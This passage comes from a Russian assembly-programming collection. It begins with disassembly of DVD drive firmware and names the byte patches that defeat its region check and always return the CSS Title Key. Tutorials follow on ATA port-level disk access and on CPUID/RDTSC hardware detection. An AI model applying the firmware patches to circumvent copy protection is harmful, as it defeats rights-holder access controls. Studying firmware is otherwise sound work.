MEM_EXT:CAD3 12 D3 08                                   lcall   MEM_EXT_D308
MEM_EXT:CAD6 80 2E                                      sjmp    MEM_EXT_CB06
```

После нескольких минут раздумий над этим кодом я понял, что он мне что-то очень напоминает. А именно напонимает код, который опитизирующий компилятор генерит для небольшого цикла case. Я преобразовал код к такому виду:

```
MEM_EXT:CAB7 E0                                         movx    A, @DPTR
MEM_EXT:CAB8 54 3F                                      anl     A, #0x3F
MEM_EXT:CABA 14                                         dec     A
MEM_EXT:CABB 60 1B                                      jz      MEM_EXT_CAD8
MEM_EXT:CABD 14                                         dec     A
MEM_EXT:CABE 60 1D                                      jz      MEM_EXT_CADD
MEM_EXT:CAC0 24 FE                                      add     A, #-2
MEM_EXT:CAC2 60 1E                                      jz      MEM_EXT_CAE2
MEM_EXT:CAC4 14                                         dec     A
MEM_EXT:CAC5 60 20                                      jz      MEM_EXT_CAE7
MEM_EXT:CAC7 24 FD                                      add     A, #-3
MEM_EXT:CAC9 60 21                                      jz      MEM_EXT_CAEC
MEM_EXT:CACB 24 C9                                      add     A, #-0x37
MEM_EXT:CACD 60 22                                      jz      MEM_EXT_CAF1
MEM_EXT:CACF 24 3F                                      add     A, #-0xC1
MEM_EXT:CAD1 70 22                                      jnz     MEM_EXT_CAF5
MEM_EXT:CAD3 12 D3 08                                   lcall   MEM_EXT_D308
MEM_EXT:CAD6 80 2E                                      sjmp    MEM_EXT_CB06
```

Теперь можно понять, что здесь сначала достается код команды (ANL A, #0x3F). Логично, что ANL - это инструкция AND, а суффикс L указывет на некую длину операнда. Как вы помните в теоретической части предлагалось искать необходимые места в прошивке именно анализируя код, который идет за такими инструкциями. Далее идет инструкция switch (A). Возможные значения A равны: 1,2,4,5,8, 0x3F и 0. Обращаясь к теории находим, что такие параметры используются в обработчике A4. Теперь, нам необходимо пропатчить этот обработчик так, чтобы он не понимал

команду A4/08. Что и было сделано путем вставки NOP-ов по адресу CAC9 и CACA. (Премечание: очевидно, что иструкции NOP имеют в архитектуре i8051 опкод 00. Как мило. :)

Теперь взглянем на код, расположеный по смещениям D18A и D18B.

```
MEM_EXT:D17E 90 80 48                    mov     DPTR, #0x8048
MEM_EXT:D181 E0                          movx    A, @DPTR
MEM_EXT:D182 54 3F                       anl     A, #0x3F
MEM_EXT:D184 24 FD                       add     A, #0xFD ; '¤'
MEM_EXT:D186 60 10                       jz      MEM_EXT_D198
MEM_EXT:D188 24 FD                       add     A, #0xFD ; '¤'
MEM_EXT:D18A 60 10                       jz      MEM_EXT_D19C
MEM_EXT:D18C 24 C7                       add     A, #0xC7 ; '¦'
MEM_EXT:D18E 60 23                       jz      MEM_EXT_D1B3
MEM_EXT:D190 24 3E                       add     A, #0x3E ; '>'
MEM_EXT:D192 70 23                       jnz     MEM_EXT_D1B7
MEM_EXT:D194 12 BE 35                    lcall   MEM_EXT_BE35
MEM_EXT:D197 22                          ret
```

Пользуясь приемом, описанным выше преобразуем этот код в следующий:

```
MEM_EXT:D17E 90 80 48                    mov     DPTR, #0x8048
MEM_EXT:D181 E0                          movx    A, @DPTR
MEM_EXT:D182 54 3F                       anl     A, #0x3F
MEM_EXT:D184 24 FD                       add     A, #-3
MEM_EXT:D186 60 10                       jz      MEM_EXT_D198
MEM_EXT:D188 24 FD                       add     A, #-3
MEM_EXT:D18A 60 10                       jz      MEM_EXT_D19C
MEM_EXT:D18C 24 C7                       add     A, #-0x39
MEM_EXT:D18E 60 23                       jz      MEM_EXT_D1B3
MEM_EXT:D190 24 3E                       add     A, #-0xC2
MEM_EXT:D192 70 23                       jnz     MEM_EXT_D1B7
MEM_EXT:D194 12 BE 35                    lcall   MEM_EXT_BE35
MEM_EXT:D197 22                          ret
```

Здесь A может принимать значения 3,6, 0x3F и 1. Вновь обратившись к теории находим, что такие параметры используются в обработчике A3. Согласно классическому учению, нам необходимо разобраться с обработчиком A3/06, так чтобы этот параметр не распознавался дисководом как валидный. Сделаем это занопив соответствующий джамп.

Наконец нам осталось позаботиться об обработчике A4/04. Здесь мы не может просто занопить команду условного перехода в обработчике A4, т.к. команда A4/04 - это именна та команда, которая возвращает CSS Title Key. Мы должны ее модифицировать так, чтобы она возвращала его всегда, независимо от установок фильма и самого дисковода. Для этого вернемся к обработчику A4 и проследуем по команде условного перехода до обработчика A4/04:

```
MEM_EXT:CAE2                             MEM_EXT_CAE2:
                                         ; CODE XREF: MEM_EXT:CAC2.j
MEM_EXT:CAE2 12 B0 A8                    lcall   MEM_EXT_B0A8
MEM_EXT:CAE5 80 1F                       sjmp    MEM_EXT_CB06
```

Исследую подпрограмму MEM_EXT_B0A8 в конце концов приходим к такому коду:

```
MEM_EXT:B0EB                             MEM_EXT_B0EB:
                                         ; CODE XREF: MEM_EXT:B0D6.j
MEM_EXT:B0EB 7F 03                       mov     R7, #3
MEM_EXT:B0ED 12 30 98                    lcall   MEM_EXT_3098
MEM_EXT:B0F0 90 80 10                    mov     DPTR, #MEM_EXT_8010
MEM_EXT:B0F3 E0                          movx    A, @DPTR
MEM_EXT:B0F4 FE                          mov     R6, A
MEM_EXT:B0F5 4F                          orl     A, R7
MEM_EXT:B0F6 FF                          mov     R7, A
MEM_EXT:B0F7 BF FF 21                    cjne    R7, #0xFF, MEM_EXT_B11B
MEM_EXT:B0FA EE                          mov     A, R6
MEM_EXT:B0FB 54 3F                       anl     A, #0x3F
MEM_EXT:B0FD 60 1C                       jz      MEM_EXT_B11B
```

Заметьте здесь магическую инструкцию ANL A, #0x3F. Если посмотреть чуть выше, то можно заметить инструкцию ORL A, R7. По аналогии с инструкцией ANL, догадываемся, что это есть на самом деле инструкция OR. Опять обращаемся к теории. Эта инструкия очень часто используется для проверки соответствия масок регионов дисковода и фильма. Если результат инструкции не 0xFF, фильм авторизован для проигрывания и если результат равер 0xFF нам дают отлуп. Как видно дальше в листинге идет интересная инструкция "CJNE R7, #0xFF, MEM_EXT_B11B", которая и выполняет вышеописанное. Здесь перед нами раскрываются широчайшие возможности как исправить эту несправедливость. :) В оригинальном варианте инструкция ORL A, R7 была заменена на CLR A (т.е. A = 0). В результате следующая инструкция MOV R7, A устанавливала регистр R7 равным 0, ну а команда CJNE работала как ей и полагалось - т.е. типа условный переход. :-))

Больше никаких изменений в прошивку вносить не требовалось (хотя оставался еще банк памяти 1 - насколько я понял все изменения там были аналогичны, даже совпадали оффсеты, но детальное исследование этого я оставлю вам в качестве упражнения).

Для того, чтобы вы могли самостоятельно покопать прошивку, я приложил (находится в архиве `wasm_files.zip`: `files/0272/dvdpatch.zip`) ее к статье. Это оригинальная RPC-2 прошивка, вытащенная из моего дисковода. Листинг изменений, которые необходимо внести в прошиву, чтобы сделать ее RPC-1 представлен выше.

Желаю успехов!

Sten

ATA для дZенствующих. Часть 1

Автор: Dark_Master

Дата: 2004-05-18

Введение

В этом мануале речь пойдет о программировании винтов и cd-rom-ов на полностью аппаратном уровне.

В конце сего действа мы напишем на ассемблере пару процедур для работы с винчестером на уровне портов и даже рассмотрим код, который может работать с треем cd-rom.

Предупрежу сразу, DMA обмены рассматриваться в данной части мануала не будут, это тема другого большого разговора, а туман вокруг DMA я проясню в следующих выпусках.

Второй момент - все наши действия будут происходить исключительно в среде DOS. Это обусловлено тем что протокол обмена с дисками от ОС не зависит. DOS был выбран исключительно с целью абстрагироваться от архитектуры драйверов и сосредоточить внимание именно на вопросах программирования устройств.

IDE КОНТРОЛЛЕР

Стандартный IDE контроллер, применяемый в PC, поддерживает 2 канала, на каждом из которых может быть 2 устройства ATA (то есть всего может быть 4 устройства). Каждый канал имеет свою собственную часть пространства ввода-вывода. Для первого канала - 1F0h-1F7h для второго - 170h-177h. На данном этапе надо ввести понятие базового порта: в общем это лучше всего пояснить на примере:

адреса портов формируются следующим образом: базовый_порт+смещение.

Загрузив в базовый_порт значение 1F0h или 170h можно больше не думать, о том с каким каналом ты работаешь, потому что функции портов к примеру 1F3h и 173h совпадают для разных каналов IDE.

То есть для первого канала базовым портом является 1F0h, для второго - 170h, загрузив один раз эти значения в качестве базы остальные порты можно адресовать по смещениям относительно этих, т.е. сделать так, что один и тот же код сможет работать с двумя каналами. В нагрузку к этому контроллером используется еще пара портов 3F6h-3F7h для первого канала и 376h-377h для его коллеги.

Чтобы окончательно все не затуманивать составим следующую таблицу, на первых порах придется к ней часто обращаться.

Номер порта	CHS	LBA	Read	Write
1F0h (170h)			Порт данных	Порт данных
1F1h (171h)			Порт ошибок	Порт свойств
1F2h (172h)			Счетчик секторов	Счетчик секторов
1F3h (173h)	Номер сектора	Адрес 0-7		
1F4h (174h)	Цилиндр [0:7]	Адрес 8-15		
1F5h (175h)	Цилиндр [8:15]	Адрес 16-23		
1F6h (176h)	Номер головки и устройства	Адрес 24-27, устройство		
1F7h (177h)			Регистр состояния	Регистр команды

Номер порта	CHS	LBA	Read	Write
3F6h (376h)			Регистр состояния	Управление
3F7h (377h)	Не используется	---	---	---

Колонка 4 и 5 показывают, что находится в регистре в зависимости от того, читаем мы или пишем.

Теперь попробуем разобраться с остальным. 2-я и 3-я колонки означают режим адресации, CHS система доживает последние дни, эта система основана на физической геометрии дисков - адрес состоит из 3 частей - Цилиндр-Головка-Сектор , откуда и название системы - Cylinder-Head-Sector - CHS. Я думаю, последнее понятие надо пояснить - представим себе несколько дисков, насаженных на общий шпиндель. Каждый диск разбит на дорожки,(концентрические, не спиральные), дорожка с одним номером для верхнего диска будет находится как-раз над соответствующей дорожкой нижнего диска. Если мысленно их объединить, они образуют цилиндр. У каждого диска 2 поверхности (одна из них, правда, используется не всегда, она служит для так называемых сервометок, особых областей, по которым контроллер диска определяет текущее положение головок и "нацеливается" на нужный цилиндр во время позиционирования. Сервометки могут присутствовать и на пластинах для записи данных - это называется встроенная сервоповерхность - embedded servo, но чаще под нее выделяют отдельную пластину в целях надежности - это называется выделенная сервоповерхность - dedicated servo), для каждой своя головка. И наконец, цилиндр разбит на секторы.

Несмотря на то, что теоретически винчестер может работать в CHS адресации, во всех новых устройствах используется LBA.

Хотя искушенные в математике могут посчитать максимальное кол-во секторов, перемножив максимальные кол-ва цилиндров, головок и секторов 65536*16*255=267386880 секторов, что приблизительно равно 127Гб, на самом деле BIOS вводит ограничение - цилиндров не больше 1024, секторов не больше 63, зато головок все 255. В результате получаем 1024*255*63=16450560 секторов, что равно жалким 8Гб (размер сектора 512 байт).

Биосовский сервис INT 13h использует именно эту систему. Использование CHS системы на полностью аппаратном уровне (с возможностью адресации всего объема диска) без сервисов оправдано только в том случае, если данные нужно записать в какое-то конкретное место, связанное с геометрией диска, например в первый сектор N-го цилиндра (иногда это требуется при размещении различных структур файловой системы, к примеру в системе FAT16(32)), загрузочные секторы разделов могут находиться только в первых секторах цилиндров). С использованием же сервисов, например int 13h, встает другая проблема:

С реальной физической геометрией система CHS совпадала очень давно, все современные диски используют зонную запись (зонная запись - переменное число секторов на дорожке; это связано с тем что радиус внешних дорожек больше, следовательно и секторов там может быть размещено больше, чем на внутренних дорожках), поэтому используется внутренняя система трансляции адресов. В результате имеем неизвестно что.

Совсем другое дело LBA (Logical Block Addressing) адресация, здесь есть единственный параметр - абсолютный номер сектора начиная с 0 (в CHS секторы нумеруются с 1). Контроллер диска его транслирует самостоятельно. Следовательно не надо думать о том как диск физически организован. Эта система позволяет адресовать до 128Гб данных. Все современные винчестеры и их драйверы используют именно эту систему, и мы будем также работать с ней ввиду ее исключительной простоты.

Кстати, в качестве лирического отступления - SCSI винчестеры работают только в системе LBA и позволяют адресовать до 2Тбайт информации (там для адреса 32 бита, а не 28 как в ATA).

С адресацией более-менее разобрались, займемся регистрами контроллера.

Порт 1F0h(170h) является единственным 16-битным портом контроллера, из него принимаются и в него записываются данные при работе с винтом.

Порт ошибок, он же порт 1F1h содержит коды ошибок после выполнения команды, чтобы сильно не углубляться в этот вопрос, скажу только, что если там все нули значит "все хорошо".

Регистр 1F2h используется в групповых операциях (читается или записывается группа секторов за один раз), он выступает в роли счетчика секторов, его содержимое уменьшается на единицу после обработки каждого сектора из группы.

Следующие регистры 1F3h-1F6h хранят адрес. Тут все понятно надеюсь.

Т.к. мы будем работать в LBA системе, столбцы хранящие назначение регистров адреса в CHS нам не понадобятся.

Особо стоит отметить регистр 1F6h т.к. не все его раздряды хранят адрес:

7	6	5	4	3	2	1	0
1	AM	1	DEV	LBA27	LBA26	LBA25	LBA24

С разрядами [0:3] все понятно - туда пишем соответствующую часть LBA адреса.

Биты 5 и 7 зарезервированы, там всегда должно быть 1.

Бит AM (Addressing Mode) определяет режим адресации - 0-CHS, 1-LBA. В нашем случае там всегда будет 1.

Наконец, добрались до главного - бит DEV определяет устройство на канале (Master/Slave) к которому относится все то что пишешь в остальные порты.

0-Master, 1- Slave.

1F7h, он же регистр состояния имеет следующий формат:

7	6	5	4	3	2	1	0
BSY	DRDY	DF	DSC	DRQ	CORR	IDX	ERR

BSY- устройство занято выполнением команды.
DRDY - устройство готово к приему команды.
DF - устройство неисправно.
DSC - поиск завершен.
DRQ - устройство готово к обмену данными.
CORR - была ошибка, но данные были скорректированы.
IDX - в разных источниках написано по разному, этот бит зависит от производителя, и самое верное решение - просто его игнорировать.
ERR - в процессе выполнения команды, были обнаружены ошибки, какие именно - указывает 1F1h.
Сразу оговорюсь, что мы будем реально использовать только биты BSY, DRDY и DRQ. Если с винчестером все в порядке, то остальные биты нам не пригодятся.
Наконец, порт 3F6h - в нем используются только биты 1 и 2.

1 - прерывания от устройства запрещены, 0 - разрешены.
2 - программный сброс всех подключенных к каналу устройств (при установке его в 1).

Протокол PIO

Теперь разберемся с алгоритмом обмена (протоколом).

Протокол PIO (Programmable Input/Output) заключается в следующих основных положениях (при работе без прерываний):

1. Дождаться готовности устройства (BSY=0)
2. Записать в DEV номер устройства на канале.
3. Дождаться BSY=0, DRDY=1 считывая 1F7h или 3F6h (для первого канала).
4. Записать в регистры остальные параметры.
5. Записать в регистр команды код операции.
6. Читать регистр статуса пока устройство не установит BSY=0.
7. Дождаться готовности обмена данными (DRQ=1)
8. Принять данные (или передать).

Схема довольно общая, но суть, думаю, ясна...

Пока BSY установлен в 1, ничего делать нельзя, надо подождать, пока винчестер разберется со своими проблемами и будет готов заняться твоими, причем BSY=1 указывает на занятость канала, а не устройства. В этом кроется причина невозможности параллельной работы двух устройств на одном канале - прежде чем обращаться к какому-либо устройству, нужно, чтобы оба подключенных к каналу устройства освободились, так как они разделяют бит BSY между собой.

DRDY=1 показывает, что диск готов к приёму команд, поскольку согласно протоколу анализ этого бита должен происходить после выбора устройства на канале: он показывает занятость именно конкретного выбранного устройства. DRQ=1 говорит, что диск готов к обмену данными. Важно понимать разницу между DRDY и DRQ. После посылки команды в порт, устройство установит DRDY=0, что указывает на занятость устройства выполнением команды, и только после того, как данные будут считаны во внутренний буфер, устройство установит DRQ=1, при этом в протоколе не оговаривается, что устройство сразу же должно быть готово к приему следующей команды.

Для команд, не требующих обмена данными, пункты 7 и 8 теряют актуальность. При работе с прерываниями, по окончании выполнения команды устройство устанавливает запрос прерывания и его обработчик должен сделать всю остальную работу (принять данные и поместить в буфер).

В режиме DMA обмен происходит по каналу DMA, который должен быть своевременно проинициализирован хостом. После обработки команды устройство устанавливает запрос DMA и передает данные в память по каналу.

Следует отметить, что режимы DMA выгодны только в многозадачных системах, когда процессору есть чем заняться, кроме ожидания готовности винчестера, то есть проинициализировав DMA процессор может переключиться на другую задачу, а когда данные будут готовы, устройство сообщит запросом прерывания. В однозадачных ОС режим PIO в некоторых случаях может обеспечить более высокую скорость обмена данными.

Команды ATA

Теперь рассмотрим собственно команды ATA. Вообще ATA команд очень много, даже стандаритизированных около 20, но реально из них используются только штук 10.

Мы рассмотрим команды чтения\записи одного сектора, идентификации накопителя, а также команду остановки винчестера (она вообще-то в стандарт не входит, но поддерживается абсолютным большинством винчестеров), которая юзается всеми ОС при переводе компа в режим пониженного энергопотребления. Все примеры относятся к Master устройству первого канала, при желании их можно легко адаптировать к любой конфигкрации.

Чтение секторов с винчестера выглядит следующим образом:

1. Запретить прерывания записью в 3F6h
2. Дождаться готовности канала читая бит BSY в порту 1F7h
3. Выбрать устройство на канале записью в 1F6h
4. Дождаться DRDY=1 и BSY=0
5. Загрузить LBA адрес.

6. Послать команду чтения (20h)
7. Дождаться BSY=0
8. Дождаться готовности обмена данными (DRQ=1)
9. Принять данные от устройства через 1F0h строковой операцией ввода из порта.
10. Разрешить прерывания от устройства.

Вот код который это делает. (Предполагается - адрес в ESI, ES=DS, в сегменте данных буфер емкостью 512 байт, 28 бит ESI адресует устройство).

В данном исходнике для наглядности используются явные значения портов, в файлах, прилагающихся к мануалу, используется относительная адресация (смещения относительно базы).

Есть один тонкий момент, вообще команда 20h является командой чтения именно одного сектора, в абсолютном (я бы даже сказал подавляющем) большинстве винчестеров содержимое регистра 1F2h (счетчик для групповых операций с секторами) ни на что не влияет (в листинге он не фигурирует), однако могут встретится экземпляры, в которых обязательно нужно его устанавливать в 1, если на вашем винчестере данные листинги не будут работать по этой причине, просьба связаться со мной (почтовик в конце мануала).

```
mov dx,3f6h        ;Запретить прерывания, установить в 1 бит 1 регистра 3F6h
mov al,2h
out dx,al

mov dx,01f7h       ;Ждем пока BSY=1, на случай если девайс занят
m1:
in   al,dx
test al,80h
jnz  m1

mov ecx,esi           ;выбор режима LBA и установка зарезервированных битов
shr ecx,24
or  cl,0E0h

mov dx,01f6h       ;Выбор устройства на канале.
mov al,cl
out dx,al

mov  dx,01f7h
m2:                        ;Ждем, DRDY=1 и BSY=0
in   al,dx
test al,80h
jnz  m2
test al,40h
jz   m2

mov eax,esi
mov dx,1f3h    ;Загружаем адрес
out dx,al          ;LBA[0:7]
mov dx,1f4h
shr eax,8
out dx,al          ; LBA [8:15]
mov dx,1f5h
shr eax,8
out dx,al          ; LBA [16:23]

mov dx,01f7h       ;Шлем команду чтения сектора
mov al,020h
out dx,al

mov  dx,03f6h
m3:                        ;И снова ждем пока она будет выполнена
                              ;Читаем альтернативный регистр состояния
in   al,dx
test al,80h
jnz  m3

mov  dx,01f7h
```

```
m4:                         ;Смотрим как дела с DRQ, если 1 - данные готовы.
in   al,dx
test al,08h
jz   m4

cld                          ;Сброс флага DF в EFLAGS
lea di,buffer
mov dx,01f0h
mov cx,256          ;512 байт (1 сектор)
rep insw               ;Прием данных.

mov dx,3f6h        ;Разрешить прерывания от устройства
mov al,0
out dx,al
```

Исходник конечно из серии "за 5 минут", так, если девайса нет, мы будем ждать до бесконечности пока BSY будет 0. Это во-первых. Во-вторых - если какие-то проблемы с чтением (мы используем команду "чтение с повторами", есть еще чтение без повторов ее код 21h, в этом случае, если сектор не прочитался с 1 раза, значит не судьба), таймаутов у нас нет, опять есть перспектива бесконечно ждать. В-третьих, нет проверки на ошибки чтения и т.д. Имея определенные навыки, исходник можно легко модифицировать с учетом этих требований, оставим это в качестве упражнения.

В случае записи на диск, все происходит аналогично, только данные естественно передаются а не принимаются. И еще, чуть не забыл, прежде чем экспериментировать с записью на диск, сначала потренируйся на каком-нибудь девайсе старом, даже если вы уверены, что все правильно... Все, предупредил.

Отдельно рассмотрим команды идентификации и остановки.

Команда IDENTIFY DEVICE возвращает целый сектор различной инфы о накопителе, ее код - ECh, параметров нет. Мы сейчас ограничимся тем, что определим объем винчестера, формат всего сектора можно найти на любом сайте, посвященном системному программированию.

(сегментная часть адреса буфера в ES)

```
mov dx,01f7h  ;Ждем пока BSY=0
m1:
in   al,dx
test al,80h
jnz  m1

mov dx,01f6h ;Выбираем девайс
mov al,0E0h  ;Адресация LBA (это не принципиально в данном случае)
out dx,al

mov  dx,01f7h
m2:                    ;Ждем DRDY=1 и BSY=0
in   al,dx
test al,80h
jnz  m2
test al,40h
jz   m2

mov dx,01f7h
mov al,0ECh  ;Код команды идентификации - ECh
out dx,al

mov  dx,03f6h ;
m3:                  ;Ждем пока все будет готово
in   al,dx
test al,80h
jnz  m3

mov  dx,01f7h
m4:                  ;Ждем готовности к обмену данными (DRQ=1)
in   al,dx
test al,08h
```

```
jz   m4

cld                   ;флаг DF=0
mov di,offset buffer
mov dx,01f0h
mov cx,256     ;512 байт
rep insw

mov  ax,word ptr [buffer+60*2] ;60-61 слова в буфере - общее число секторов на
                                                        ;диске в режиме LBA
mov  dx,word ptr [buffer+61*2]
            ;В DX:AX - объем диска в секторах.
```

Ну и наконец - команда остановки винчестера. Все абсолютно аналогично предыдущему пункту, только код - E6h, и никаких данных принимать не надо, сразу после посылки в 1F7h байта E6h веник отправляется смотреть сладкие сны (процесс осановки будет слышно). Будить его лучше всего сбросом (установкой бита 2 в 3F6h).

Ссылки на сайты производителей HDD:

• Fujitsu - www.fujitsu.com или www.fujitsu.com.tw
• IBM - www.storage.ibm.com
• Maxtor - www.maxtor.com
• Quantum - www.quantum.com
• Seagate - www.seagate.com
• Samsung - www.samsung.com
• Western Digital - www.wdc.com

К мануалу прилагается 2 исходника:

ATAID.asm (находится в архиве `wasm_files.zip`: `files/0321/ata_id.asm`) считывает размер винчестера в секторах (x512 если надо в байтах)

ATAREAD.asm (находится в архиве `wasm_files.zip`: `files/0321/ata_read.asm`) содержит процедуру чтения данных, в качестве демонстрации выводится 511-ый байт MBR - в десятичном виде 170 (AAh).

Ну вот мы и подошли к концу первой части, если есть вопросы\пожелания\предложения\позитивная критика милости просим мылить сюда Dark_Master@tut.by , в следующей части мануала рассмотрим DMA и программирование устройств ATAPI, а также напишем обещанную прогу которая умеет открывать\закрывать\блокировать\разблокировать лоток CD-ROM-а. Ну все, до скорой (надеюсь) встречи.

P.S. Все листинги тестились как на реальных компах, так и на эмуляторах типа Vmware. Если вы столкнулись с проблемой неработоспособности программ из этого мануала, пожалуйста, сообщите об этом мне.

Определение конфигурации на аппаратном уровне

Автор: Dark_Master

Дата: 2004-06-13

Введение.

В данной статье мы рассмотрим вопросы нахождения и определения параметров различных устройств.

Когда у программиста возникает вопрос типа «Как определить сколько в компе оперативки?», в 90% случаев он решается тривиально – используется определенный сервис операционной системы который и отвечает на все вопросы вроде этого.

А что делать, если пользоваться сервисами нельзя, например в случае разработки собственной ОС? (звучит конечно малореально, но, тем не менее, энтузиасты всегда были, и если уж не писать свою ОС, то хотя бы разобраться как это делают уже написанные ОС, думаю, будет интересно.

На вопрос как определить установленное оборудование на полностью аппаратном уровне и призвана ответить данная статья.

Сразу определимся, что именно мы будем определять:

1. Процессор (частота, производитель, возможности)
2. Оперативная память (объем)
3. HDD (Объем).
4. Устройства PCI (производитель, модель)

1)*ПРОЦЕССОР***.**

Определение любого существующего intel-совместимого процессора складывается из 3 основных этапов:

1. Определение поддержки инструкции CPUID.
2. Если она поддерживается - определение остальных параметров.
3. Определение тактовой частоты.

Процессоры поддерживают инструкцию CPUID (как intel, так и AMD), начиная с пятого поколения (Pentium) и поздних моделей 486 (чтобы TASM вас «правильно понял» при использовании CPUID, он должен быть версии 5.0 и выше).

Если она не поддерживается – определить производителя и другие параметры процессора возможно только какими-либо недокументированными путями.

Посмотрим, чем отличаются процессоры не поддерживающие CPUID (80386, 80486, более старые процессоры вроде 80286 и ниже, я думаю, рассматривать нет смысла).

Все просто – если бит 18 в EFLAGS доступен, значит процессор 486 или круче, если его невозможно изменить инструкцией POPF – 386.

В том же EFLAGS нужно попробовать изменить бит ID (21) если его можно программно изменить – процессор поддерживает инструкцию CPUID.

CPUID имеет параметр, который задается в регистре EAX.

Обычно в ответ на вызов CPUID с EAX=0 процессор возвращает в EBX:ECX:EDX некоторую строку-идентификатор производителя.

У intel это «GenuineIntel», у AMD – «AuthenticAMD», у Cyrix – «CyrixInstead».

(Обратите внимание, что размеры всех строк – 12 символов – три 4-байтных регистра).

При вызове CPUID с EAX=1 в регистре EAX возвращается информация о типе, модели и степпинге (изменения в рамках одной модели) процессора.

Эти значения расшифровываются по специальным таблицам.

EAX[00:03] – степпинг (stepping)
EAX[07:04] – модель (model)
EAX[11:08] – семейство (family)
EAX[13:12] – тип (type)
EAX[15:14] – резерв (reserved)
EAX[19:16] – расширенная модель (extended model) (только Pentium 4)
EAX[23:20] – расширенное семейство (extended family) (только Pentium 4)
EAX[31:24] – резерв (reserved)
EBX[07:00] – брэнд-индекс (brand-index)
EBX[15:08] – длина строки, очищаемой инструкцией CLFLUSH (Pentium 4)
EBX[23:16] - резерв
EBX[31:24] – идентификатор APIC процессора.
ECX – 0

EDX содержит информацию о различных расширениях архитектуры (если определенный бит равен 1 - расширение поддерживается). Ниже приведена таблица, по которой можно самостоятельно расширять прилагающуюся к статье программу.

Бит	**Описание**
0	Наличие сопроцессора
1	Расширение для режима V86, наличие флагов VIP и VIF в EFLAGS
2	Расширения отладки (останов по обращению к портам)
3	Возможности расширения размера страниц до 4Мб
4	Наличие счетчика меток реального времени (и инструкции RDTSC)
5	Поддержка модельно-специфических регистров в стиле Pentium
6	Расширение физического адреса до 36 бит
7	Поддержка Machine Check Exception (исключение машинного контроля)
8	Инструкция CMPXCHG8B
9	Наличие APIC
10	RESERVED
11	Поддержка инструкций SYSENTER и SYSEXIT (для AMD – SYSCALL и SYSRET)
12	Регистры управления кэшированием (MTRR)
13	Поддержка бита глобальности в элементах каталога страниц
14	Поддержка архитектуры машинного контроля
15	Поддержка инструкций условной пересылки CMOVxx
16	Поддержка атрибутов страниц
17	Возможность использования режима PSE-36 для страничной адресации

Бит	Описание
18	Поддержка серийного номера процессора
19	Поддержка инструкции CLFLUSH
20	RESERVED
21	Поддержка отладочной записи истории переходов
22	Наличие управления частотой синхронизации(ACPI), для AMD – “фирменное” MMX
23	Поддежка MMX
24	Поддержка инструкций сохранения\восстановления контекста FPU
25	SSE
26	SSE2
27	Самослежение (Self Snoop)
28	RESERVED
29	Автоматическое снижение производительности при перегреве
30	Наличие расширенных инструкций AMD 3Dnow!
31	Наличие AMD 3Dnow!

При вызове CPUID с EAX=2 (функция появилась начиная с Pentium II, в процессорах AMD она недоступна) в регистрах EAX, EBX, ECX, EDX возвращаются так называемые «дескрипторы», которые описывают возможности кэшей и TLB буферов. Причем AL содержит число, указывающее сколько раз необходимо последовательно выполнить CPUID (с EAX=2) для получения полной информации. Дескрипторы постоены по такому принципу: никаких битов тестировать не нужно, если определенный байт просто присутствует в регистре – значит его нужно интерпретировать. На практике обычно делают так, к примеру EDX, сначала смотрят что в DL, интерпретируют его содержимое, потом делают SHR EDX,8 и смотрят опять DL и т.д. Признаком достоверности информации в регистре является бит 31, если он равен 1 – содержимое регистра достоверно. Прежде чем выполнять команду CPUID с EAX=2 сначала нужно удостовериться что текущий процессор ее подерживает.

Счастливые обладатели процессоров Pentium III (только их) могут определить серийный номер своего процессора (предварительно разрешив в BIOS его сообщение процессором, которое по умолчанию отключено) при помощи CPUID с EAX=3.

В регистрах EDX:ECX возвращаются младшие 64 бита номера, вместе с тем, что возвращается в EAX при CPUID (EAX=1), они составляют уникальный 96-битный идентификатор процессора (о котором, в свое время, было столько разговоров).

Кроме того, процессоры AMD имеют возможности вызова функций EAX=80000005h и 80000006h по ним сообщается такая информация как ассоциативность TLB и элементов кэша, но в такие дебри мы сейчас углубляться не будем.

В процессорах AMD (начиная с K5) и Pentium4 имеются возможности сообщения некоторой 48-символьной строки (не той что по CPUID(0)) эти возможности также задействуются с помощью номеров функций более 80000000h.

Инструкция CPUID доступна в любом режиме процессора и с любым уровнем привилегий.

К мануалу прилагается исходник посвященный использованию инструкции CPUID, программа определяет поддержку MMX, SSE, SSE2. Там используются только случаи с EAX=0 и EAX=1,


причина этого проста - начиная с EAX=2 начинаются очень большие разночтения между intel и AMD, а я не хочу делать мануал заточенный под intel (так же как и под AMD). Предусмотреть оба случая - значит усложнить программу и найти себе проблемы с тестированием на разных процессорах.

Частоту процессора можно определить многими путями, в былые времена измеряли время выполнения циклов, но ,надо сказать, что этот метод весьма неточный и применим не ко всем процессорам.

Начиная с Pentium в архитектуру был введен счетчик тактов (вообще говоря интел его так не называет, и утверждает что в будущем он может считать не такты, гарантируется лишь, что счетчик будет монотонно возрастать) мы будем определять частоту процессора используя именно этот счетчик. Для начала немного о нем самом: Счетчик тактов имеет разрядность 64 бита и увеличивается на 1 с каждым тактом процессора начиная с сигнала RESET#, он продолжает счет при выполнении инструкции HLT (собственно при выполнении этой инструкции процессор вовсе не останавливается, а всего-навсего непрерывно выполняет инструкцию NOP, которая ,в свою очередь , является закамуфлированной инструкцией XCHG AX,AX (опкод NOP – 10010000b, опкод XCHG AX,reg – 10010reg, что при использовании регистра AX (000) дает 10010000b, интересно, что фактически существует 32-разрядный аналог NOP-а – XCHG EAX,EAX, на кодовую последовательность 66h,90h процессор реагирует нормально). Считывание счетчика тактов можно запретить для прикладных программ (CPL=3) уставнокой в 1 бита TSD в CR4 (в win считываение запрещено). После выполнения инструкции RDTSC (у кого на нее ругается компилятор – db 0fh,031h) регистры EDX:EAX содержат текущее значение счетчика. Измерение частоты при помощи RDTSC происходит следующим образом:

1. Маскируются все прерывания кроме таймерного.
2. Делается HLT.
3. Считывается и сохраняется значение счетчика.
4. Снова HLT.
5. Считывается значение счетчика.
